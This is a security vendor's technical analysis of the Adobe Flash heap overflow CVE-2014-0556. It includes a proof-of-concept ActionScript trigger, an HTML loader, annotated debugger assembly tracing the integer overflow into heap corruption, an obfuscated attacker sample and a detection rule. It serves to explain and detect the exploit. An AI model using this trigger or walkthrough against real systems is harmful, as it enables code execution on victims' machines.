Analysis of Zero-Day Exploit_Issue 03

Heap-based Buffer Overflow Vulnerability in Adobe Flash Player

CVE-2014-0556

20 December 2014

AhnLab

Table of Content

Overview

In September 2014, Adobe released a security update to fix 12 vulnerabilities that affect its Flash Player. One of these vulnerabilities fixed with this latest update was a heap-based buffer overflow (CVE-2014-0556) that could allow attackers to execute arbitrary code. This vulnerability affects both web browsers and document files (PDF or MS Office) containing Flash content. Through this vulnerability, the attacker may generate heap buffer overflows when the document is being viewed, triggering the malicious behavior.

In this report, we perform a detailed analysis of the vulnerability of CVE-2014-0556 to examine the exploit behavior and the exploit analysis results of DICA engine that AhnLab MDS adopts.

1. CVE-2014-0556 Vulnerability

A heap-based buffer overflow vulnerability was found in Adobe Flash Player. This vulnerability causes integer overflow when the specific function (copyPixelsToByteArray()) processes the position of BitmapDataobject, which then causes heap-based buffer overflow to overwrite the structure value.

Heap memory is used to store memory that is used and allocated during the execution of a program. A heap vulnerability allows the attacker to overwrite data contained in an allocated heap variable used to reference and stored variable data in heap memory which, under certain circumstances, allows for the execution of arbitrary code on a victim system.

The details of the vulnerability CVE-2014-0556 are shown below:

<CVE Information>

- CVE-ID: CVE-2014-0556
- Reference: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0556
- Function: When copyPixelsToByteArray() is processed
- Affected Programs and Versions

  - Adobe Systems Flash Player 11.2.202.400 and earlier versions
  - Adobe Systems Flash Player 13.0.0.241 and earlier versions
  - Adobe Systems Flash Player 14.0.0.179 and earlier versions
  - Adobe Systems AIR 14.0.0.178 and earlier versions
- Parameter: When ByteArray object's position uses 32bit integer space
- Vulnerable Environments

  - Internet Explorer: When Flash32_14_0_0_176.ocx runs
  - Firefox: When NPSWF32_14_0_0_179.dll runs

The 32bit integer data can be used as the public property position value of the ByteArray class. The ByteArray object position value is the second variable processed by copyPixelsToByteArray(), the public method of BitmapData class generates the integer overflow. When an integer overflow is generated by this function, it leads to generation of a heap buffer overflow in Adobe Flash.

ByteArray class provides the methods and properties to optimize read/write/use of binary data, and the position property moves or returns the current position of the file pointer on ByteArray object in byte units. The ByteArray's public properties are listed below:

Public Properties

▸ Show Inherited Public Properties

Property	Defined By
bytesAvailable : uint [read-only] The number of bytes of data available for reading from the current position in the byte array to the end of the array.	ByteArray
defaultObjectEncoding : uint [static] Denotes the default object encoding for the ByteArray class to use for a new ByteArray instance.	ByteArray
endian : String Changes or reads the byte order for the data; either Endian.BIG_ENDIAN or Endian.LITTLE_ENDIAN.	ByteArray
length : uint The length of the ByteArray object, in bytes.	ByteArray
objectEncoding : uint Used to determine whether the ActionScript 3.0, ActionScript 2.0, or ActionScript 1.0 format should be used when writing to, or reading from, a ByteArray instance.	ByteArray
position : uint Moves, or returns the current position, in bytes, of the file pointer into the ByteArray object.	ByteArray
shareable : Boolean Specifies whether the underlying memory of the byte array is shareable.	ByteArray

[Figure. 1] ByteArray Public Properties (*Source: Adobe*)

BitmapData class is used to process Bitmap object data (pixels). The BitmapData class method can be used to create random-sized transparent or non-transparent bitmap images, and control them in various ways during runtime. The BitmapData method can also be used to create a BitmapData object with a specific width and height and the problematic copyPixelsToByteArray method is used to fill the byte array in the square region of pixel data. The details of Bitmap Data's public methods are listed below:

Public Methods

▸ Show Inherited Public Methods

Method	Defined By
BitmapData(width:int, height:int, transparent:Boolean = true, fillColor:uint = 0xFFFFFFFF) Creates a BitmapData object with a specified width and height.	BitmapData
applyFilter(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, filter:BitmapFilter):void Takes a source image and a filter object and generates the filtered image.	BitmapData
clone():BitmapData Returns a new BitmapData object that is a clone of the original instance with an exact copy of the contained bitmap.	BitmapData
colorTransform(rect:Rectangle, colorTransform:flash.geom:ColorTransform):void Adjusts the color values in a specified area of a bitmap image by using a ColorTransform object.	BitmapData
compare(otherBitmapData:BitmapData):Object Compares two BitmapData objects.	BitmapData
copyChannel(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, sourceChannel:uint, destChannel:uint):void Transfers data from one channel of another BitmapData object or the current BitmapData object into a channel of the current BitmapData object.	BitmapData
copyPixels(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, alphaBitmapData:BitmapData = null, alphaPoint:Point = null, mergeAlpha:Boolean = false):void Provides a fast routine to perform pixel manipulation between images with no stretching, rotation, or color effects.	BitmapData
copyPixelsToByteArray(rect:Rectangle, data:ByteArray):void Fills a byte array from a rectangular region of pixel data.	BitmapData

[Figure. 2] Bitmap Data Class Public Methods (*Source: Adobe*)


2. Exploit Analysis

A flash file is the multimedia platform developed and distributed by Adobe. It is usually used for creating and enhancing web content with various web page components such as animation, displaying photos or videos, or for interactive advertisements. It is distributed as an SWF file, and can be included in web pages, PDF files, or MS Office files.

Adobe Flash Player provides object-oriented scripting called ActionScript. In this report, the vulnerability was analyzed through ActionScript where buffer overflow occurs.

<Sample File>
- Application Version: Adobe Flash Player 11.4
- File Name: Flash32_11_4_402_287.ocx
- Version No.: 11.4.402.287

To analyze this vulnerability, we used Internet Explorer and loaded an html file that ran an SWF file.



[Figure. 3] Flash32_11_4_402_287.ocx loaded on virtual memory

```
<html>
<body>
    <h1>DICA Exploit Analysis</h1>
    <object width="1024" height="768">
     <param name="movie" value="cve_2014_0556.swf"> </
param>
     <param name="allowscriptaccess" value="always"></
param>
     <embed src=" cve_2014_0556.swf "
type="application/x-shockwave-flash"
allowscriptaccess="always" width="1024" height="768">
     </embed>
     </object>
  </body>
</html>
```

[Figure. 4] html script loading cve_2014_0556.swf file

BitmapData class, which is one of Flash's display packages, is used to save bitmap (pixel). copyPixelsToByteArray() is a function used to copy pixels in the bitmap's defined range. The details of copyPixelsToByteArray() that cause CVE-2014-0556 are shown below:

copyPixelsToByteArray() method

```
public function copyPixelsToByteArray(rect:Rectangle, data:ByteArray):void
```

Language Version: ActionScript 3.0
Runtime Versions: Flash Player 11.4, AIR 3.4

Fills a byte array from a rectangular region of pixel data. Starting at the `position` index of the ByteArray, this method writes an unsigned integer (a 32-bit unmultiplied pixel value) for each pixel into the byte array. If necessary, the byte array's size is increased to the necessary number of bytes to hold all the pixel data.

Parameters

`rect:Rectangle` — A rectangular area in the current BitmapData object

`data:ByteArray` — the destination ByteArray object

Throws

`TypeError` — if the `rect` argument is `null` or the `data` argument is `null`

Related API Elements

flash.utils.ByteArray

[Figure. 5] Details on CopyPixelsToByteArray() function (*Source: Adobe*)

The ActionScript file that causes CVE-2014-0556 is shown below. The script file is compiled and distributed in SWF format, and behaves maliciously when the web browser, PDF, or MS Office file in which it is embedded, executes.

```
package
{
   import flash.display.Sprite;
   import flash.utils.ByteArray;
   import flash.display.BitmapData;
   import flash.geom.Rectangle;

   public class cve_2014_0556 extends Sprite {

      public function cve_2014_0556(){
         var _local1:ByteArray = new ByteArray();
         _local1.position = 0xFFFFF000;
            var _local2:BitmapData = new BitmapData(0x100, 0x4,
true, 0xffffffff);
         var _local3:Rectangle = new Rectangle(0, 0, 0x100, 0x4);
         _local2.copyPixelsToByteArray(_local3, _local1);
      }
   }
}
```

[Figure. 6] Malicious script file

The vulnerability occurs when BitmapData objects are processed by copyPixelsToByteArray(), 0xFFFFF000 is inputted as the _local1.position value, which is a larger value than specified. The space that saves the file pointer is only a 4-byte unsigned integer, so if the position value is larger than this an integer overflow occurs. The integer overflow then overwrites the specific structure value to cause the heap-based overflow, thus opening up the system to execute arbitrary malicious code.

3. In-depth Analysis

In this section, the process of how the SWF file causes the vulnerability by loading itself to Flash32_11_4_402_287.ocx will be analyzed at the assembly level.

In Figure 7, we see that the assembly codes of copyPixelsToByteArray(). 0xFFFFF000, the ByteArray.position value that causes the vulnerability in CPU Register EDX, was entered in 0x409C18D MOV EDX, DWORD PTR DS:[ESI+20]. We can also go back and see that _local1.position = 0xFFFFF000 value of ActionScript in Figure 3 was dynamically loaded.

The 4-byte unsigned integer value can be entered as the ByteArray.position up to 0xFFFFF000, and when the pointer position value is counted together, integer overflow occurs.

```
0401C812 PUSH EBP
0401C813 MOV EBP,ESP
0401C815 SUB ESP,14
0401C818 PUSH EBX
0401C819 PUSH ESI
0401C81A MOV ESI,DWORD PTR SS:[EBP+8]
0401C81D MOV EDX, DWORD PTR DS:[ESI+20] //Enter position value
```

[Figure. 7] copyPixelsToByteArray() function's assembly code in Flash32_11_4_402_287.ocx module

Figure 8 below shows 0xFFFFF000 entered in CPU Register EDX.

```
EAX 02A0D554
ECX 04694378 Flash32_.04694378
EDX FFFFF000 // Enter position value to EDX
EBX 048D7080
ESP 02A0D50C
EBP 02A0D528
ESI 048BF938
EDI 00000000
EIP 0401C820 Flash32_.0401C820
```

[Figure. 8] 0xFFFFF000 entered in CPU Register EDX

The image below shows the assembly codes for the width and height of bitmap data, and the image positioning coordinates, which are 'x' and 'y' value. The width and height value can be changed and counted together with the position value in the ActionScript to cause integer overflow. When the value for width and height multiplied by 4 is added to the position value, the value will exceed the unsigned integer value of 4 bytes, and the attacker can save the value to the variable.

```
0401C823 MOV EBX,DWORD PTR DS:[EDI+C] // Enter rectangle width size
0401C826 MOV ECX,DWORD PTR DS:[EDI+4] // Enter rectangle length size
0401C829 SUB ECX,DWORD PTR DS:[EDI] // Enter position coordinate x value
0401C82B SUB EBX,DWORD PTR DS:[EDI+8] // Enter position coordinate y value
0401C82E MOV DWORD PTR SS:[EBP-4],ECX
0401C831 MOV EAX,EBX
0401C833 IMUL EAX,ECX // Multiply width and length and enter to EAX
0401C836 SHL EAX,2 // Multiply EAX value by 4 and enter to EAX
0401C839 ADD EAX,EDX // Add EAX value and ByteArray.position value and enter to EAX
```

[Figure. 9] Codes to input variable value of bitmap data

The image below shows how the data entered runs as bitmap data variables. The attackers can use the rectangle's width and length values to change the JNB result in the 0x03F1C84F to an address they intend.

```
03F1C83E MOV DWORD PTR SS:[EBP-8],EDX // Save ByteArray.position value to Ver_8
03F1C841 MOV DWORD PTR SS:[EBP-C],EAX // Save value manipulated in 0401C839 to Ver_C
03F1C844 CALL Flash32_.03DF432B
03F1C849 MOV EDX,DWORD PTR SS:[EBP-C] // Save Ver_C value to EDX
03F1C84C CMP DWORD PTR DS:[EAX+10],EDX // Compare manipulated value Ver_C with EAX+10 value
03F1C84F JNB SHORT Flash32_.03F1C858 // Move to jmp address with manipulated value
```

[Figure. 10] Codes to move to jmp address using values entered by the attacker

As can be seen below, in 0x03F1C85F, the ByteArray pointer value is saved to ESI. In this sample, the value is 0x8BFF00. ByteArray.position value is added to this value to get the position to save the data. However, the position value is large at 0xFFFF000, so when it added to the ByteArray pointer value, 0x8BFF00, integer overflow occurs. This allows the manipulation of the address, by which the attacker intends to write data in the heap space. The normal structure values used by other functions exist in this address, but it can be changed by the attacker when the integer overflow occurs.

```
03F1C85F MOV ESI,EAX // Enter ByteArray pointer destination to ESI
03F1C861 MOV EAX,DWORD PTR SS:[EBP+C]
03F1C864 MOV ECX,DWORD PTR DS:[EAX+10]
03F1C867 ADD ESI,DWORD PTR SS:[EBP-8] // Add ByteArray Structure with ByteArray.pointer
03F1C86A MOV DWORD PTR SS:[EBP-10],ECX
03F1C86D LEA ECX,DWORD PTR SS:[EBP-14]
```

[Figure. 11] Codes changed by the attacker due to integer overflow

The image below shows heap spraying starting from the address that the attacker intentionally changed. When the structures of the functions become overwritten, the attacker can control the address and move to the Return Oriented Programming (ROP) chain address, and change a specific memory space to the execution area to run the malicious shell codes.

```
03F6C8AF PUSH DWORD PTR DS:[EDI+EBX*4]
03F6C8B2 CALL Flash32_.03D904B0
03F6C8B7 BSWAP EAX
03F6C8B9 MOV DWORD PTR DS:[ESI],EAX // Overwrite heap data starting from address changed by
attacker
03F6C8BB ADD ESI,4
03F6C8BE INC EBX
03F6C8BF CMP EBX, DWORD PTR SS:[EBP-4] // Cause heap-based buffer overflow by comparing value
with rectangle height and going round in loops
03F6C8C2 POP ECX
03F6C8C3 JL SHORT
```

[Figure. 12] The normal structure data overwritten by heap-based buffer overflow

4. Static Analysis and Its Limitations

SWF files can be divided based on two magic numbers, FWS or CWS. CWS is a compressed SWF and FWS is a decompressed SWF. To extract the ActionScript that causes vulnerabilities in SWF files, the files must be decompiled first. By static analysis, it is possible to detect the factors that cause exploit via decompiling the SWF file and extracting the ActionScript.

If copyPixels-ToByteArray(r, array) exists in the ActionScript and the Array.position value in the second variable of copyPixelsToByteArray() is higher than 0xF0000000, it may cause the vulnerability, and will therefore be diagnosed as CVE-2014-0556.

However, the static analysis technique is only effective when the ActionScript has not been corrupted or tainted. Most ActionScripts are tainted to prevent the trigger from being discovered and often also used to bypass antivirus. The image below shows part of the sample code the attacker used to taint the malicious ActionScript to bypass static analysis.

```
public function exp_20140556():void{
    if (!_local4){
        var ba:Vector.<ByteArray>;
        //unresolved if
        //unresolved if
        var _local1 = _local1;
        var _local0 = this;
        _local0 = this;
        do  {
            super();
            if (_local5) goto _label8;
            //unresolved if
            var _local2 = _local2;
            var _local4 = _local4;
            var _local5 = _local5;
            var fn:uint = ((_local5) && (((((-(((0 * 83) + 1)) - 1) + 1) + 1) * 39)));
            if (!!(_local4)) goto _label4;
            if (_local4) goto _label1;
```

[Figure. 13] Tainted ActionScript to bypass static analysis

Conclusion: Beyond the Limitations of Static Analysis

AhnLab MDS' DICA engine diagnosed integer overflow that causes CVE-2014-0556 vulnerability at the assembly level. It detected the ActionScript in the malicious SWF file that causes the vulnerability despite being tainted or encrypted.

AhnLab MDS adopts a DICA engine that employs algorithms to detect exploits at the stage of Return Oriented Programming (ROP) chain execution and shellcode. Therefore, AhnLab MDS can detect and prevent zero-day exploit regardless of any occurrence of activity and shellcode execution.

<References>

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/ByteArray.html
http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html
http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html#copyPixelsToByteArray()

Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, 463-400, South Korea
http://www.ahnlab.com
Tel : +82-31-722-8900